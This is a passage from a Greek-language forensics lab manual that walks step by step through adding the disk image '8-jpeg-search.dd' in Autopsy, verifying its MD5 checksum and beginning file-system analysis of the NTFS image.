
- Κλικ Add Host



2. Add Host (Μέρος 2)


➢ **Οδηγίες:**

1. Host Name: JPEG-HOST
2. Κλικ Add Host



3. *Add Image (Μέρος 1)*


- **Οδηγίες:**
  1. Κλικ Add Image



4. *Add Image (Μέρος 2)*

➢ **Οδηγίες:**


1. Ανοίγουμε ένα Terminal.
2. cd /var/forensics/images/8-jpeg-search
3. ls -l
4. ls $PWD/8-jpeg-search.dd
5. Δεξί κλικ στο παρακάτω path:
   /var/forensics/images/8-jpeg-search/8-jpeg-search.dd
6. Επιλέγουμε Copy.



5. *Add Image (Μέρος 3)*

➢ **Οδηγίες:**


1. Κλικ στο Add Image File.



6. Add Image (Μέρος 4)

- **Οδηγίες:**
  1. Δεξί κλικ στην περιοχή Location.
  2. Paste.

- **Σημείωση:**
  1. Η ακόλουθη συμβολοσειρά θα πρέπει να εμφανίζεται τώρα στη θέση του πλαισίου κειμένου.
  2. /var/forensics/images/8-jpeg-search/8-jpeg-search.dd



7. Add Image (Μέρος 5)

➢ **Οδηγίες:**

1. Type: Επιλέγουμε Partition.
2. Import Method: Επιλέγουμε Symlink.
3. Ύστερα Next.

8. *Add Image (Μέρος 6)*

➢ **Οδηγίες:**

1. Data Integrity: Επιλέγουμε "Ignore the hash value for this image".
2. Mount Point: **C:**
3. File System Type: **ntfs**
4. Κλικ Add


➢ **Σημείωση:**

1. Παρατηρούμε ότι η Autopsy προσδιορίζει τον τύπο συστήματος αρχείου της εικόνας ως NTFS.

9. *Add Image (Μέρος 7)*

➢ **Οδηγίες:**

1. Κλικ στο OK.



10. *Διεξαγωγή ελέγχου ακεραιότητας εικόνας*


➢ **Οδηγίες:**

1. Κλικ στο Image Integrity.

11. Υπολογισμός αθροίσματος ελέγχου με το MD5

- **Οδηγίες:**

1. Κλικ στο Calculate.




12. *Εξέταση MD5 αθροίσματος ελέγχου*

➢ **Σημείωση:**

- Το αποτέλεσμα του αθροίσματος ελέγχου της 8-jpeg-search.dd εικόνας φαίνεται παρακάτω.

➢ **Οδηγίες:**

- Βεβαιωνόμαστε ότι το άθροισμα ελέγχου είναι το ίδιο με το τμήμα 5, Βήμα 1.
- Κλικ Close.




5.4.7 Ανάλυση εικόνας με την Autopsy

1. *Αναλύοντας το JPEG Image με την Autopsy*

   - **Οδηγίες:**


1. Επιλέγουμε το Analyze.



2. Επισκόπηση λεπτομερειών εικόνας

- **Οδηγίες:**


1. Κλικ στο Image Details.



3. *Επισκόπηση λεπτομερειών στο Σύστημα Αρχείων της Autopsy*

➢ **Σημείωση:**


1. Το δικό μας image στο σύστημα αρχείων είναι τύπου NTFS.
2. Αν είχαμε κάνει ένα αντίγραφο ασφαλείας της αρχικής μας εικόνας, η Volume Serial Number πρέπει να παραμείνει η ίδια.
    - Αυτό είναι σημαντικό σε περίπτωση μπλεξίματος με το νόμο, ώστε να απο-δείξουμε ότι το volume serial number της εικόνας που αναλύουμε είναι ίδιο με το πρωτότυπο.
3. Η έκδοση του λειτουργικού συστήματος της εικόνας είναι τα Windows XP.



4. Επισκόπηση λεπτομερειών ανάλυσης αρχείου

- **Οδηγίες:**


1. Κλικ στο File Analysis.



5. *Επισκόπηση διεγραμμένων αρχείων (Μέρος 1)*

- **Οδηγίες:**

